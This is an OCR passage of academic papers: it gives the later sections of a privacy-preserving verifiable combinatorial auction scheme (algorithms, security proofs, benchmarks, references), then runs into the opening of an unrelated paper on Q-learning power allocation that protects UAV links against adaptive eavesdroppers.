Input: CSP has a pair of ElGamal key: $mpk = (h_1 = g^{s_1}, h_2 = g^{s_2},\cdots,h_m = g^{s_m})$, $msk = \vec{S} = (s_1, s_2,\cdots,s_m)$; the auctioneer AUCT has $\vec{A} = (a_1, a_2,\cdots,a_m)$; $B_i(i = 1,\cdots,n)$ has $\vec{S}_i = (s_{i,1}, s_{i,2},\cdots,s_{i,m})$ and b_i.
Output: AUCT obtains the winner set W and corresponding bundle set A.
1: CSP:
(a) Select a large number U, calculate $\Delta = l\cdot U^2$, and select $a_1, a_2, \cdots, a_n$ s.t. $a_i > \Delta^i$ $(i = 1, 2,\cdots,n)$
(b) Randomly choose noise e from $(\Delta, a_1 + a_2+\cdots+a_n)$
(c) Send $a_1, a_2, \cdots, a_n$, e and Δ to B_i
2: B_i:
(a) Compute the average value $\varphi_i = b_i/|S_i|$
(b) Compute $f(\varphi_i) = a_1(\varphi_i(\text{mod } \Delta)) + a_2(\varphi_i(\text{mod } \Delta))^2 + \cdots + a_n(\varphi_i(\text{mod } \Delta))^n + e$
(c) Send $f(\varphi_i)$ to AUCT
3: AUCT and B_i jointly perform:
(a) AUCT picks the largest $f(\varphi_i)$ and records the corresponding bidder as B_i. $\vec{S}_i$ is the bundle of B_i
(b) On input (mpk, msk, $\vec{A}$, $\vec{S}_i$), perform privacy-preserving scalar product protocol (PPSP) to obtain $g^{\vec{S}_i\cdot\vec{A}}$
(c) AUCT receives $g^{\vec{S}_i\cdot\vec{A}}$
4: AUCT:
(a) If $g^{\vec{S}_i\cdot\vec{A}} = 1$, B_i is the winner. Inform B_i to send $f(\varphi_i)$, bundle S_i and Sign(S_i) and put B_i into the winner set W and mark B_i's bundle as auctioned in A
(b) Otherwise, remove B_i from bidders
Repeat Steps 3–4 until no set can be updated

Algorithm 3: Privacy-preserving winner determination (PPWD).

Input: the auctioneer AUCT has $\vec{A}$ and the winner's S_i and $\mathrm{Sign}(S_i)$.
Output: B_i obtains the payment p_i.

1: AUCT removes the winner B_i from bidders and modifies A to $(A - S_i)$, where A is the set of auctioned goods and S_i is the bundle of B_i. Then, through Algorithm 3, AUCT chooses a freshful winner B_j, who is the candidate of B_i. AUCT notifies B_j to send average value $\varphi_j = b_j/|S_j|$ and $\mathrm{Sign}(\varphi_j)$ to AUCT

2: If the candidate of B_j can be successfully found, AUCT computes $p_i = (b_j/|S_j|)|S_i|$ and sends p_i and $\mathrm{Sign}(\varphi_j)$ to B_i. If no candidate is found, AUCT sets p_i as the agreed default value and notifies B_j that p_i is the default value

3: If p_i is not the default value, B_i can recover φ_j from $p_i/|S_i|$ and verify whether φ_j is correct through $\mathrm{Sign}(\varphi_j)$. If they are not equal to each other, B_i knows that the payment is not correct

Algorithm 4: Privacy-preserving and verifiable payment determination (PPVPD).

verifies whether B_i's bundle contains the goods that have already been auctioned through judging whether $g^{\vec{S_i}\cdot\vec{A}}$ is equal to 1. If $g^{\vec{S_i}\cdot\vec{A}} = 1$, that means compared with other bidders, the average value of B_i is the largest one, and the corresponding bundle is also available, which means B_i is the winner of this round. The auctioneer will inform B_i to submit $f(\varphi_i)$, bundle S_i and $\mathrm{Sign}(S_i)$, and then update A and W to continue the search for the next winner. $f(\varphi_i)$ can prove the identity of B_i, and the signature $\mathrm{Sign}(S_i)$ can guarantee the integrity of S_i. If $g^{\vec{S_i}\cdot\vec{A}} \neq 1$, that means the bundle of B_i contains at least one good that has been auctioned, so AUCT will remove B_i from bidders and enter the next round of selection.

5.2. Privacy-Preserving Verifiable Payment Determination. We propose a privacy-preserving verifiable payment determination protocol that is shown in Algorithm 4. AUCT determines the payment that the winner B_i should pay by the following algorithm: Among the bidders whose bundle would have been allocated if B_i were not the winner, AUCT finds out B_j whose average value is maximum, i.e., the candidate of B_i. Then, B_i's payment is $p_i = (b_j/|S_j|)|S_i|$, where $b_j/|S_j|$ is the average value of B_j.

In our scheme, the winner B_i's payment is determined by his candidate B_j's average value $b_j/|S_j|$. In Algorithm 2, AUCT cannot know any information about the bundle of B_j. As a result, AUCT also cannot know any information about b_j from $b_j/|S_j|$. Similarly, the winner B_i cannot obtain any information about B_j's bundle S_j and b_j, and B_i even does not know who is B_j.

6. Security Analysis

6.1. Bidder's Privacy Preservation. In the PP-VCA protocol, neither the crypto service provider CSP nor the auctioneer AUCT can learn the full information of bidders. CSP is only responsible for key distribution and blind signature, so it cannot obtain any information about bidders' private data. The auctioneer only knows the winners and their bundles and payments. As to auction losers, we give Theorems 1-4 to prove that the auctioneer and other bidders cannot obtain any information about losers' bundles and bids, even their real identity.

$$\begin{aligned}\mathrm{adv}_{msk} = {} & \Pr\left[msk \mid \mathcal{S}, \mathrm{Output} \longleftarrow \mathcal{A}_{\mathrm{our}}\left(1^k\right)\right] \\ & - \Pr\left[msk \mid \mathrm{Output} \longleftarrow \mathcal{A}_{\mathrm{black}}\right]\mathrm{negl}(\kappa).\end{aligned} \tag{7}$$

$$\begin{aligned}\mathrm{adv}_{b_j} = {} & \Pr\left[b_j \mid \mathcal{S}, \mathrm{Output} \longleftarrow \mathcal{A}_{\mathrm{our}}\left(1^k\right)\right] \\ & - \Pr\left[b_j \mid \mathrm{Output} \longleftarrow \mathcal{A}_{\mathrm{black}}\right]\mathrm{negl}(k).\end{aligned} \tag{8}$$

Theorem 1. *An adversarial auctioneer E's advantage abv_{msk} is negligible.*

Proof. If the auctioneer E wants to construct A skillfully to obtain msk, for example, let $A = (1, 0, \cdots, 0)$, and E will obtain $sk_y = s_1 + s_{m+1}$. Due to the discrete logarithms, an adversarial E cannot obtain s_1 or s_{m+1}. Similarly, an adversarial E cannot obtain any information about $s_i (i = 1, 2, \cdots, m + 1)$. Therefore, we have

Theorem 2. *An adversarial auctioneer AUCT's advantage adv_{S_i} is negligible for all losers.*

Proof. Every winner's bundle S_i is given to AUCT; therefore, we have $\mathrm{adv}_{S_i} = \Pr[S_i \mid \mathcal{S}, \mathrm{Output} \longleftarrow \mathcal{A}_{\mathrm{our}}(1^k)] - \Pr[S_i \mid \mathrm{Output} \longleftarrow \mathcal{A}_{\mathrm{black}}] = 0$ if B_i is a winner of the auction. Further, we assume that the ElGamal encryption algorithm is semantically secure, during the privacy-preserving scalar product PPSP protocol (see Algorithm 2), an adversarial AUCT learns whether there exists a feasible bundle which is negligible, and this reveals nothing about losers' S_j; therefore the adversary's view on losers' bundle in our PP-VCA is the same as the one in an ideal black-box algorithm. Therefore, $\mathrm{adv}_{S_j} = \Pr[S_j \mid \mathcal{S}, \mathrm{Output} \longleftarrow \mathcal{A}_{\mathrm{our}}(1^k)] - \Pr[S_j \mid \mathrm{Output} \longleftarrow \mathcal{A}_{\mathrm{black}}]\mathrm{negl}(k)$ is negligible in security parameter k, where B_j is a loser and $\mathrm{negl}(\cdot)$ is a negligible function.

Theorem 3. *An adversarial auctioneer AUCT's advantage adv_{b_j} is negligible for all losers.*




Figure 4: Computation overhead with different max bids with bidders = 10, goods = 10.




Figure 5: Computation overhead with different total bidders with goods = 10, max bid = 10000.

Proof. In the payment determination model of the winner B_i, the candidate B_j's average value φ_j is disclosed to AUCT. Because of the privacy-preserving scalar product PPSP, AUCT knows nothing about S_j, so he does not learn b_j from $\varphi_j = b_j/|S_j|$. We have

Theorem 4. *An adversarial bidder B_k's advantage adv_{S_i} and adv_{b_j} are negligible for all $i \neq k$.*

Proof. For all adversarial bidders, no matter he is a winner or not, all he learns from the PP-VCA protocol is a valid auction output Output. We have demonstrated in Section 5.2, and then, the winner cannot obtain any information about the candidate's S_j and b_j.

As a result, in a collusion-free case, our proposed combinatorial auction scheme can protect the information of bidders.

6.2. Payment Verification. In Algorithm 4, the winner's payment is determined by his candidate's average value. Since AUCT and B_i use a blind signature $\mathrm{Sign}(\varphi_j)$ generated by CSP, AUCT to convince that B_j provides the correct φ_j, and B_i can easily verify whether AUCT the data are modified p_i to maximize social welfare, while protecting the plaintext itself in the signature.

7. Performance and Evaluation

We give the performance analysis and evaluation of our combinatorial auction scheme PP-VCA in terms of communication overhead and computation overhead.




Figure 6: Computation overhead with different total goods with bidders = 10, max bid = 10000.

7.1. Communication Cost. In our PP-VCA combinatorial auction scheme, each bidder needs to transfer $(m+1)$ ciphertext, so N bidders need to transfer a total of $N \cdot (m+1)$ ciphertext, and the auctioneer needs to return the result. The security parameter used in our scheme is k, and the length of the ciphertext of Elgamal is $2k$. Because the length of the result is relatively small compared to k, so it can be ignored. Therefore, in our combinatorial auction scheme, the communication overhead is $N \cdot (m+1) \cdot 2k = 2kN(m+1)$.

Table 3: Comparison of computation overhead.

Variable	Our PP-VCA	[26]	[10]	[11]	[16]
Max bid	Logarithmic	Logarithmic	Linear	Linear	Linear
# of bidders	Linear	Linear	Linear	Linear	Linear
# of goods	Linear	Exponential	Logarithmic	Logarithmic	Logarithmic

7.2. Benchmark and Computational Overhead. To evaluate the computation overhead, we conducted an experiment, which was in Windows 8 with a 64-bit operating system, RAM 4 G, Intel® Core™ i5-4210U CPU @ 1.70 GHz. In order to exclude the communication I/O during the simulation, we generated all strings in the communication and conducted the computation in the local instance. Security parameter k is 128-bit, and every operation is run 1000 *times* to evaluate the average running time.

In the winner determination protocol, T_{enc} is the time which the bidder spends on encrypt $\vec{S}_i$ using CSP's pk, and T_f is the time which the bidders take to calculate $f(\varphi_i)$ using the parameters provided by CSP. T_{auc} is the total time that the auctioneer spends on the decryption of the ciphertext, selection of the winner, and update of A and W. In terms of different goods and bidders, we give the performance and analysis of computational cost in the winner determination protocol that is shown in Figures 4–6, respectively.

By Figures 4 and 5, it is easy to see that the auctioneer's computation overhead will increase logarithmically with the increasing of the value of max bid and will increase linearly with the increasing of the amount of total bidders and total goods. Firstly, the larger the value of max bid, the larger the average value φ_i. So, $f(\varphi_i)$ obtained by one-way and monotonically increasing function is larger, which will increase the auctioneer's computation overhead to select the largest $f(\varphi_i)$. Secondly, the increase of the amount of total bidders and total goods will inevitably increase the auctioneer's computation overhead. Figures 5 and 6 demonstrate that, in our protocol, the auctioneer's computation overhead grows with small constant factors linearly.

Meanwhile, Figures 4 and 5 indicate that the value of max bid and the amount of total bidders do not have a big impact on bidder's computation overhead, since each bidder calculates the average values φ_i, $f(\varphi_i)$ and encrypts the bundle locally. The increase of the number of total goods will increase the bidder's encryption time T_{enc}, but Figure 6 illustrates that the bidder's computation overhead grows with small constant factors linearly as well.

7.3. Comparison with Peer Works. We compare scalability of our PP-VCA protocol with peer works in Table 3. Considering the actual running time of our protocol with peer works, we notice that our protocol's run time increases logarithmically with the increasing of the max bid and increases linearly with the increasing of total bidders and total goods. We improve the performance to a linear growth and logarithmic growth, which illustrates that our PP-VCA protocol provides a better scalability in the practice.

8. Conclusion

In this work, we proposed an effective, scalable, and flexible privacy-preserving combinatorial auction scheme to protect bidder's privacy and ensure the correctness and verifiability of the bidding price. We employed a monotonically increasing one-way function to ensure the auctioneer to pick out the largest bid without disclosing the bidding price. In addition, we put forward a privacy-preserving verifiable payment determination protocol to confirm the payment that the winner should pay. Furthermore, we used a blind signature scheme to succeed in allowing all bidders to verify the payment without knowing the real sensitive bidding price. Performance analysis and experimental results indicate that our scheme provides a better performance and scalability in combinatorial auction systems.

Data Availability

Data is available on request.

Additional Points

This is the extended and full version of [5].

Conflicts of Interest

The authors declare no conflict of interest regarding this publication.

Acknowledgments

This work is supported by the National Natural Science Foundation of China under grant 62072134 and 61672010, the Open Research Project of State Key Laboratory of Cryptology of China, the Key projects of Guangxi Natural Science Foundation under grant 2019JJD170020, and the Open Fund Program for State Key Laboratory of Information Security of China under Grant 2020-MS-05.

References

[1] M. Zhang, Y. Yao, B. Li, and C. Tang, "Accountable mobile e-commerce scheme in intelligent cloud system transactions," *Journal of Ambient Intelligence and Humanized Computing*, vol. 9, no. 6, pp. 1889–1899, 2018.

[2] Y. Chen, Z. Ma, Q. Wang, J. Huang, X. Tian, and Q. Zhang, "Privacy-preserving spectrum auction design: challenges, solutions, and research directions," *IEEE Wireless Communications*, vol. 5, pp. 142–150, 2019.

[3] Q. Wang, J. Huang, Y. Chen, X. Tian, and Q. Zhang, "Privacy-preserving and truthful double auction for heterogeneous

spectrum," *IEEE/ACM Transactions on Networking*, vol. 27, no. 2, pp. 848–861, 2019.

[4] J. Lin, M. Pipattanasomporn, and S. Rahman, "Comparative analysis of auction mechanisms and bidding strategies for P2P solar transactive energy markets," *Applied energy*, vol. 255, p. 113687, 2019.

[5] M. Zhang and B. Zhou, *A verifiable combinatorial auction scheme with bidder's privacy protection*, 2020.

[6] R. Alvare and M. Nojoumian, "Comprehensive survey on privacy-preserving protocols for sealed-bid auctions," *Computers & Security*, vol. 88, 2020.

[7] T. Jung and X. Li, "Enabling privacy-preserving auctions in big data," *Journal of Parallel and auctioned Computing*, vol. 73, no. 4, pp. 495–508, 2013.

[8] M. Zhou, C. Niu, Z. Zheng, F. Wu, and G. Chen, "An efficient, privacy-preserving, and verifiable online auction mechanism for Ad exchanges," in *Globecom, IEEE Global Communications Conference*, San Diego, CA, USA, 2015.

[9] M. Zhang, Y. Chen, Z. Xia, J. Du, and W. Susilo, "PPO-DFK: a privacy-preserving optimization of distributed fractional knapsack with application in secure footballer configurations," *IEEE Systems Journal*, vol. 2020, pp. 1–12, 2020.

[10] K. Suzuki and M. Yokoo, "Secure combinatorial auctions by dynamic programming with polynomial secret sharing," in *Lecture Notes in Computer Sciene, vol 2357*, Springer, Berlin, Heidelberg, 2002.

[11] M. Yokoo and K. Suzuki, "Secure multi-agent dynamic programming based on homomorphic encryption and its application to combinatorial auctions," *Proceedings of the first international joint conference on Autonomous agents and multiagent systems*, pp. 112–119, 2002.

[12] D. C. Parkes, M. O. Rabin, and C. Thorpe, "Cryptographic combinatorial clock-proxy auctions," in *Lecture Notes in Computer Science, vol 5628*Springer, Berlin, Heidelberg.

[13] M. Zhang, S. Zhang, and L. Harn, "An efficient and adaptive data-hiding scheme based on secure random matrix," *PLOS One*, vol. 14, no. 10, article e0222892, 2019.

[14] H. Kikuchi and C. Thorpe, *(m+1)st-prie auction protocol, vol 2339*, Springer, Berlin, Heidelberg, 2002.

[15] C. Hu, R. Li, B. Mei, W. Li, A. Alrawais, and R. F. Bie, "Privacy-preserving combinatorial auction without an auctioneer," *EURASIP Journal on Wireless Communications and Networking*, vol. 2018, no. 1, 38 pages, 2018.

[16] M. Pan, X. Zhu, and Y. Fang, "Using homomorphic encryption to secure the combinatorial spectrum auction without the trustworthy auctioneer," *Wireless Networks*, vol. 18, no. 2, pp. 113–128, 2012.

[17] M. Pan, J. Sun, and Y. Fang, "Purging the back-room dealing: secure spectrum auction leveraging Paillie cryptosystem," *IEEE Journal on Selected Areas in Communications*, vol. 29, no. 4, pp. 866–876, 2011.

[18] M. Larson, R. Li, C. Hu, W. Li, X. Cheng, and R. Bie, "A bidder-oriented privacy-preserving vcg auction scheme," in *International Conference on Wireless Algorithms, Systems, and Applications*pp. 284–294, Springer, Cham.

[19] W. Gao, W. Yu, F. Liang, W. G. Hatcher, and C. Lu, "Privacy-preserving auction for big data trading using homomorphic encryption," *IEEE Transactions on Network Science Engineering*, vol. 7, 2018.

[20] K. Xing, C. Hu, J. Yu, X. Cheng, and F. Zhang, "Mutual privacy preserving k -means clustering in social participatory sensing," *IEEE Transactions on Industrial Informatics*, vol. 13, no. 4, pp. 2066–2076, 2017.

[21] Y. Xu, Z. Chen, and H. Zhong, *Privacy-preserving double auction mechanism based on homomorphic encryption and sorting networks*, 2019.

[22] M. Zhang, Y. Chen, and J. Huang, "SE-PPFM: a searchable encryption scheme supporting privacy-preserving fuzzy multi-keyword in cloud systems," *IEEE System Journal*, vol. 2020, pp. 1–9, 2020.

[23] M. Zhang, Y. Chen, and W. Susilo, "PPO-CPQ: a privacy-preserving optimization of clinical pathway query for e-healthcare systems," *IEEE Internet of Things Journal*, vol. 2020, 2020.

[24] Y. Sakurai, M. Yokoo, and K. Kamei, *An efficient approximate algorithm for winner determination in combinatorial auctions*, 2001.

[25] T. Sandholm, "Algorithm for optimal winner determination in combinatorial auctions," *Artificial Intelligence*, vol. 135, no. 1-2, pp. 1–54, 2002.

[26] B. Palmer, K. Bubendorfer, and I. Welch, *Development and evaluation of a secure, privacy preserving combinatorial auction*, 2011.

[27] W. Li, M. Larson, C. Hu, R. Li, X. Cheng, and R. Bie, "Secure multi-unit sealed first-price auction mechanisms," *Security Communication Networks*, vol. 9, no. 16, pp. 3833–3843, 2016.

[28] T. Chen, A. Khan, G. Zheng, and S. Lambotharan, "Blockchain secured auction-based user fffloading in heterogeneous wireless networks," in *IEEE Wireless Communication Letters*, 2020.

[29] W. Jian, W. Qianggang, and Z. Niancheng, "A novel electricity transaction mode of microgrids based on blockchain and continuous double auction," *Energies*, vol. 10, no. 12, p. 1971, 2017.

[30] Y. Zheng, R. Lu, and J. Shao, "Achieving efficient and privacy-preserving k-NN query for outsourced eHealthcare data," *Journal of Medical Systems*, vol. 43, no. 5, p. 123, 2019.

[31] Y. Qi, B. Yang, and Y. Yu, "Partial blind signatures based on Nyberg-Rueppel signature," *Application Research Of Computers*, vol. 1, pp. 251–253, 2008.

[32] W. Shi, J. Wang, J. Zhu, Y. Wang, and D. Choi, "A novel privacy-preserving multi-attribute reverse auction scheme with bidder anonymity using multi-server homomorphic computation," *Intelligent Automation Soft Computing*, vol. 25, no. 1, pp. 171–181, 2019.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8825120, 15 pages
https://doi.org/10.1155/2020/8825120

Research Article

Hierarchical Q-Learning Based UAV Secure Communication against Multiple UAV Adaptive Eavesdroppers

Jue Liu,[1,2] Nan Sha,[1] Weiwei Yang,[1] Jia Tu,[3] and Lianxin Yang[1]

[1]*College of Communications Engineering, Army Engineering University of PLA, Nanjing 210007, China*
[2]*School of Information Science and Engineering, Jinshen College of Nanjing Audit University, Nanjing 210023, China*
[3]*College of International Studies, National University of Defense Technology, Nanjing 210039, China*

Correspondence should be addressed to Weiwei Yang; wwyang1981@163.com

Received 16 June 2020; Revised 19 August 2020; Accepted 13 September 2020; Published 8 October 2020

Academic Editor: Ashok Kumar Das

In this paper, we investigate secure unmanned aerial vehicle (UAV) communication in the presence of multiple UAV adaptive eavesdroppers (AEs), where each AE can conduct eavesdropping or jamming adaptively by learning others' actions for degrading the secrecy rate more seriously. The one-leader and multi-follower Stackelberg game is adopted to analyze the mutual interference among multiple AEs, and the optimal transmit powers are proven to exist under the existing conditions. Following that, a mixed-strategy Stackelberg Equilibrium based on finite and discretized power set is also derived and a hierarchical Q-learning based power allocation algorithm (HQLA) is proposed to obtain the optimal power allocation strategy of the transmitter. Numerical results show that secrecy performance can be degraded severely by multiple AEs and verify the availability of the optimal power allocation strategy. Finally, the effect of the eavesdropping cost on the AE's attack mode strategies is also revealed.

1. Introduction

With the inherent advantages in mobility, flexibility, and adaptive altitude, unmanned aerial vehicle (UAV) wireless communication has experienced an upsurge of interest in both military and civilian applications [1–6]. However, both the broadcast nature of the wireless medium and the malicious attackers make the electromagnetic environment of UAV communication hostile. Hence, the security issue of UAV communications is of paramount importance yet a significant challenge [7].

As an option, the physical layer security (PLS) technique with lower computation complexity has been proven that it can protect wireless communication networks from wiretapping and interfering by exploiting the random characteristics of wireless channels in recent years [8–11]. Naturally, due to the payload-limited characteristic of UAV, many PLS approaches [12–23] combining with the high altitude and mobility of UAV have been applied widely in UAV-involved communications.

However, most approaches in the above work that mainly focused on the single-mode scenarios are not fully suitable for the novel attackers, named as "adaptive eavesdroppers (AEs)," "active eavesdropper," or "smart eavesdropper." They use programmable radio devices to flexibly choose their attack methods, such as eavesdropping, jamming, and spoofing, according to the ongoing transmission status and the radio channel states. For example, an AE sends spoofing signals if she has a similar channel state with Alice or sends jamming signals if she is very close to Bob. Compared with the traditional single-mode attackers each performing a single-mode attack, an AE can be more harmful to the UAV transmission by reducing the secrecy capacity. Therefore, it is urgent to investigate the effective countermeasures against this type of eavesdropper.

In recent years, some literature began to investigate AE. One form of the AE is achieved by the manner of multiantenna full-duplex (FD) technology [24–27], which can assign one part of antennas to wiretap and the other antennas interfere simultaneously. Another type of AE emerges during the

channel estimation phase in the form of time-division duplex, and it leads to pilot contamination by sending the same pilot sequence as the legitimate node [28–31]. While in the data transmission phase, the AE reverts to passive eavesdropper again. Nevertheless, it should be noticed that the attack modes of these two forms of AE are predefined which means it cannot change the attack mode adaptively. The third form of AE in [32–36] can adjust its attack strategies adaptively. But there are still several problems remaining unsolved. Firstly, current work rarely considered multiple AEs case and the mutual interference between themselves. Secondly, existing studies neglected the AE adaptivity supported by the learning ability in searching for the optimal strategies of the transmitter and did not reveal the impact of the learning ability of AE on the secrecy performance of the considered system. How to search the transmitter's optimal power strategies in the face of multiple AEs with the learning ability and how to handle the mutual interference from AEs to improve the security capacity of the UAV communication system are necessary to be considered.

In our work, we mainly concentrate on a secure UAV communication scenario in the presence of multiple UAV AEs, which can eavesdrop or jam adaptively by learning others' strategies as well as dynamic environments. For the considered scenario, each AE's attack activity may affect the signal to interference plus noise ratio (SINR) of others. This implies that each AE's decision-making is not only coupled with the interactions from the transmitter but also from other AEs. Considering these hierarchical interactions between the transmitter-side and AEs-side, the Stackelberg game [37–41] is a suitable framework to capture the sequential interactions between the transmitter and AEs. Then, the Stackelberg Equilibrium (SE) points of the formulated game turn to be the feasible solutions to the transmit power allocation problem. However, the SE points solely provide theoretic solutions and it is challenging to obtain the SE solutions. In particular, the AE with the learning ability in this paper makes decisions spontaneously and independently, which results in unpredictable attack modes of the whole AE set. In this context, it is not feasible to handle this problem by centralized means because the number of each attack mode and locations of AEs are unknown, which motivates applying the idea of reinforcement learning (RL). So, we incorporate RL technology into the proposed game and a hierarchical Q-learning based power allocation algorithm is proposed to obtain the mixed-strategy equilibrium solution. The main contributions of this paper are summarized as follows:

(i) We propose a secure UAV communication model which constitutes of one transmitter-receiver pair and multiple UAV AEs. Each AE decides to eavesdrop or jam adaptively by learning the other nodes' strategies as well as the dynamic environment to maximize its damage. Also, the interference among AEs is investigated.

(ii) We formulate the UAV secure transmission problem as a one-leader and multi-follower Stackelberg game where the transmitter acts as the leader and all AEs are followers. The optimal transmit power of leader are obtained by analyzing the pure strategy SEs under the existing conditions. Besides, the mixed-strategy SE is also derived for the finite and discretized power set. Then, we apply a hierarchical RL framework in which each player chooses its attack strategy based on a probability distribution and a hierarchical Q-learning based power allocation algorithm is proposed to discover the mixed-strategy equilibrium of the formulated game. Besides, we provide rigorous theoretical proof about the convergence of the proposed algorithm.

(iii) Numerical results show the availability of the optimal power allocation strategy of the legitimate transmitter in the more hostile situation and reveal the impact of AE's learning ability on the secrecy rate. Meanwhile, we show that the proposed algorithm has a significant convergence advantage over the single-agent RL algorithm. Finally, the effect of the eavesdropping cost on the AE's attack mode strategies is also revealed.

(iv) We organize the rest of this paper as follows. In Section 2, we present the related work. Then, we present the system model in Section 3. In Section 4, we formulate the UAV secure transmission game and investigate a power allocation policy in Section 5. In Section 6, we provide the simulation results and conclude the work in Section 7.

2. Related Work

In UAV communication, there have been abundant approaches, such as 3D beamforming [12–14], trajectory optimization [5, 15–19], multi-UAV cooperation [17, 20], and resource management techniques [21–23], concerning on the single attack mode. Whereas, it is inappropriate to apply them directly to defend the novel attacker that has the multiple abilities of eavesdropping, jamming, spoofing, and so on.

As a novel attacker, the AE can eavesdrop and jam simultaneously by the FD capability [24–27]. Specifically, Tang et al. investigated the physical layer security issue in the presence of an FD AE within a hierarchical game framework in [24]. In [25], Mukherjee and Swindlehurst examined the design of an FD active eavesdropper in the 3-user MIMOME wiretap channel, where the adversary intends to optimize its transmit and receive sub-arrays and jamming signal parameters to minimize the MIMO secrecy rate of the main channel. In [26], the potential benefits of an FD receiver node in the presence of an active FD eavesdropper was studied. The optimal receive/transmit antennas allocation at the receiver against active eavesdropper in an FD pattern is provided in [27]. The second AE scenario adopts time-division duplex technology. The adaptive eavesdropper sent the same pilot sequence as the legitimate user node in the training phase leading to pilot contamination [28–31]. Zhou et al. discussed how an AE attacked the training phase in wireless communication to improve its eavesdropping performance in [28]. A

simple protocol to determine whether an AE is present or not using the channel properties of MMIMO is proposed in [29]. A novel random-training-assisted (RTA) pilot spoofing detection algorithm and a zero-forcing based secure transmission scheme is proposed to protect the confidential information from the active eavesdropper in [30]. Unfortunately, all AEs in the above scenarios cannot adjust attack mode adaptively. More recently, the AE that can determine the attack mode autonomously has been studied in [32–36]. To be specific, Li et al. studied the secure communication game under the AE from UAV with the imperfect channel estimation but ignored the mobility of UAV in [32]. Li et al. formulated the MIMO transmission in the presence of AE as a noncooperative game and obtained the power control strategy based on Q-learning in [33]. Zhu et al. proposed a noncooperative strategic game to make a complex decision between users that perform uplink transmission via relay and an active malicious node in [34]. In [35], Xiao et al. formulated a subjective smart attack game for the UAV transmission and proposed a deep Q-learning RL based UAV power allocation strategies. However, these above researches did not refer to the multiple AEs' scenario, and the mutual interference between AEs is hardly considered. Moreover, these AEs cannot learn from others' strategies and the dynamic environment. A summary of the proposed literature about AE has been given in Table 1.

Our work in this paper is different from the above researches that we focus on the AE with learning ability that can choose the attack mode independently and investigate the secure transmission problem of UAV communication in the presence of multiple AEs. Note that the approach of defending multiple AEs using the Stackelberg game in UAV communication networks was presented in our previous work [37], and the main differences and new contributions are (i) aim to the actual UAV communication, we introduce the mixed-strategies for the discretized transmit power set, and (ii) we assume that each AE has the learning ability and reveal the impact of the AE's learning ability on the secrecy rate. Besides, the similarity between the most related work in [32] and our work is that the Stackelberg game-based power allocation problem in the secure transmission of UAV communication is investigated. The main differences are (i) we consider the multiple AEs case which is more actual in UAV communication while the work in [32] ignores it, and (ii) the mutual interference among themselves is considered.

3. System Model

As shown in Figure 1, we consider the downlink of a UAV communication system consisting of a transmitter (Alice), a receiver (Bob), and M number of UAV AEs randomly distributed around transmitter-receiver pairs, where all nodes are single-antenna and UAVs are all hovering. Here, we adopt a 3D Cartesian coordinate system with the Alice, Bob, and the AE_m located at (x_a, y_a, h_a), (x_b, y_b, h_b), and (x_m, y_m, h_m). Alice communicates with Bob by using transmit power that is denoted by $P_s \in [0, P_{\max}]$, where $P_{\max}$ is the maximum transmit power. Without the loss of generality, being a programmable radio device, when Alice is transmitting a signal to Bob, some AEs act as passive eavesdroppers to overhear Alice's signals if they can derive enough information. The rest of the AEs send jamming signals if they can effectively block Alice's signal to Bob. Each AE can either eavesdrop on Alice or jam Bob, under a half-duplex constraint. Here $q_m \in \{e, j\}$, $m \in [1, M]$, corresponding to eavesdropping and jamming, denotes the specific attack mode of AE_m. Hence, the sets of the passive eavesdroppers and the active jammers can be denoted by Φ_E and Φ_J, respectively, where $|\Phi_J| + 